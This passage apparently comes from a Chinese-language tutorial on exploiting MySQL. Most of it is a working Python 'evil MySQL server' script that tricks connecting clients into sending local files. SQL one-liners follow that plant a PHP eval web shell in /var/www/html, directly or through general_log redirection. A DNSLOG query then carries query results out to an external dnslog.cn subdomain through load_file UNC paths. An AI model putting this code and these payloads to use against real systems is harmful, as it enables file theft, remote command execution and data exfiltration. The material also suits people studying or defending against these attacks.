            os.dup2(null, i)
        except OSError as e:
            if e.errno != 9: raise
    os.close(null)

class LastPacket(Exception):
    pass

class OutOfOrder(Exception):
    pass

class mysql_packet(object):
    packet_header = struct.Struct('<Hbb')
    packet_header_long = struct.Struct('<Hbbb')
    def __init__(self, packet_type, payload):
        if isinstance(packet_type, mysql_packet):
            self.packet_num = packet_type.packet_num + 1
        else:
            self.packet_num = packet_type
        self.payload = payload

    def __str__(self):
        payload_len = len(self.payload)
        if payload_len < 65536:
            header = mysql_packet.packet_header.pack(payload_len, 0, self.packet_num)
        else:
            header = mysql_packet.packet_header.pack(payload_len & 0xFFFF, payload_len >> 16, 0, self.packe
```

```
        result = "{0}{1}".format(
            header,
            self.payload
        )
        return result

    def __repr__(self):
        return repr(str(self))

    @staticmethod
    def parse(raw_data):
        packet_num = ord(raw_data[0])
        payload = raw_data[1:]

        return mysql_packet(packet_num, payload)

class http_request_handler(asynchat.async_chat):

    def __init__(self, addr):
        asynchat.async_chat.__init__(self, sock=addr[0])
        self.addr = addr[1]
        self.ibuffer = []
        self.set_terminator(3)
        self.state = 'LEN'
        self.sub_state = 'Auth'
        self.logined = False
        self.push(
            mysql_packet(
                0,
                "".join((
                    'x0a',  # Protocol
                    '3.0.0-Evil_Mysql_Server' + '',  # Version
                    #'5.1.66-0+squeeze1' + '',
                    'x36x00x00x00',  # Thread ID
                    'evilsalt' + '',  # Salt
                    'xdfxf7',  # Capabilities
                    'x08',  # Collation
                    'x02x00',  # Server Status
                    '' * 13,  # Unknown
                    'evil2222' + '',
                ))
            )
        )

        self.order = 1
        self.states = ['LOGIN', 'CAPS', 'ANY']

    def push(self, data):
        log.debug('Pushed: %r', data)
        data = str(data)
        asynchat.async_chat.push(self, data)

    def collect_incoming_data(self, data):
        log.debug('Data recved: %r', data)
        self.ibuffer.append(data)

    def found_terminator(self):
        data = "".join(self.ibuffer)
        self.ibuffer = []
```

```
        if self.state == 'LEN':
            len_bytes = ord(data[0]) + 256*ord(data[1]) + 65536*ord(data[2]) + 1
            if len_bytes < 65536:
                self.set_terminator(len_bytes)
                self.state = 'Data'
            else:
                self.state = 'MoreLength'
        elif self.state == 'MoreLength':
            if data[0] != '':
                self.push(None)
                self.close_when_done()
            else:
                self.state = 'Data'
        elif self.state == 'Data':
            packet = mysql_packet.parse(data)
            try:
                if self.order != packet.packet_num:
                    raise OutOfOrder()
                else:
                    # Fix ?
                    self.order = packet.packet_num + 2
                if packet.packet_num == 0:
                    if packet.payload[0] == 'x03':
                        log.info('Query')

                        filename = random.choice(filelist)
                        PACKET = mysql_packet(
                            packet,
                            'xFB{0}'.format(filename)
                        )
                        self.set_terminator(3)
                        self.state = 'LEN'
                        self.sub_state = 'File'
                        self.push(PACKET)
                    elif packet.payload[0] == 'x1b':
                        log.info('SelectDB')
                        self.push(mysql_packet(
                            packet,
                            'xfex00x00x02x00'
                        ))
                        raise LastPacket()
                    elif packet.payload[0] in 'x02':
                        self.push(mysql_packet(
                            packet, 'x02'
                        ))
                        raise LastPacket()
                    elif packet.payload == 'x00x01':
                        self.push(None)
                        self.close_when_done()
                    else:
                        raise ValueError()
                else:
                    if self.sub_state == 'File':
                        log.info('-- result')
                        log.info('Result: %r', data)

                        if len(data) == 1:
                            self.push(
                                mysql_packet(packet, 'x02')
```

```
                            )
                            raise LastPacket()
                        else:
                            self.set_terminator(3)
                            self.state = 'LEN'
                            self.order = packet.packet_num + 1

                    elif self.sub_state == 'Auth':
                        self.push(mysql_packet(
                            packet, 'x02'
                        ))
                        raise LastPacket()
                    else:
                        log.info('-- else')
                        raise ValueError('Unknown packet')
                except LastPacket:
                    log.info('Last packet')
                    self.state = 'LEN'
                    self.sub_state = None
                    self.order = 0
                    self.set_terminator(3)
                except OutOfOrder:
                    log.warning('Out of order')
                    self.push(None)
                    self.close_when_done()
            else:
                log.error('Unknown state')
                self.push('None')
                self.close_when_done()

class mysql_listener(asyncore.dispatcher):
    def __init__(self, sock=None):
        asyncore.dispatcher.__init__(self, sock)

        if not sock:
            self.create_socket(socket.AF_INET, socket.SOCK_STREAM)
            self.set_reuse_addr()
            try:
                self.bind(('', PORT))
            except socket.error:
                exit()

            self.listen(5)

    def handle_accept(self):
        pair = self.accept()

        if pair is not None:
            log.info('Conn from: %r', pair[1])
            tmp = http_request_handler(pair)

z = mysql_listener()
daemonize()
asyncore.loop()
```

4.写文件

```
select 1,"<?php eval($_POST['cmd']);?>" into outfile '/var/www/html/1.php';
select 2,"<?php eval($_POST['cmd']);?>" into dumpfile '/var/www/html/1.php';
```

当secure_file_priv值为NULL时，可用生成日志的方法绕过：

```
set global general_log_file = '/var/www/html/1.php';
set global general_log = on;
```

日志除了general_log还有其他许多日志，实际场景中需要有足够的写入日志的权限，且需要堆叠注入的条件方可采用该方法，因此利用非常困难。

5.DNSLOG（OOB注入）

若用户访问DNS服务器，则会在DNS日志中留下记录。如果请求中带有SQL查询的信息，则信息可被带出到DNS记录中。

利用条件：

1.secure_file_priv为空且有文件读取权限

2.目标为windows（利用了UNC，Linux不可行）

3.无回显且无法时间盲注

利用方法：

可以找一个免费的DNSlog：http://dnslog.cn/

进入后可获取一个子域名，执行：

```
select load_file(concat('\\',(select database()),'.子域名.dnslog.cn'));
```

相当于访问了select database().子域名.dnslog.cn，于是会留下DNSLOG记录，可从这些记录中查看SQL返回的信息。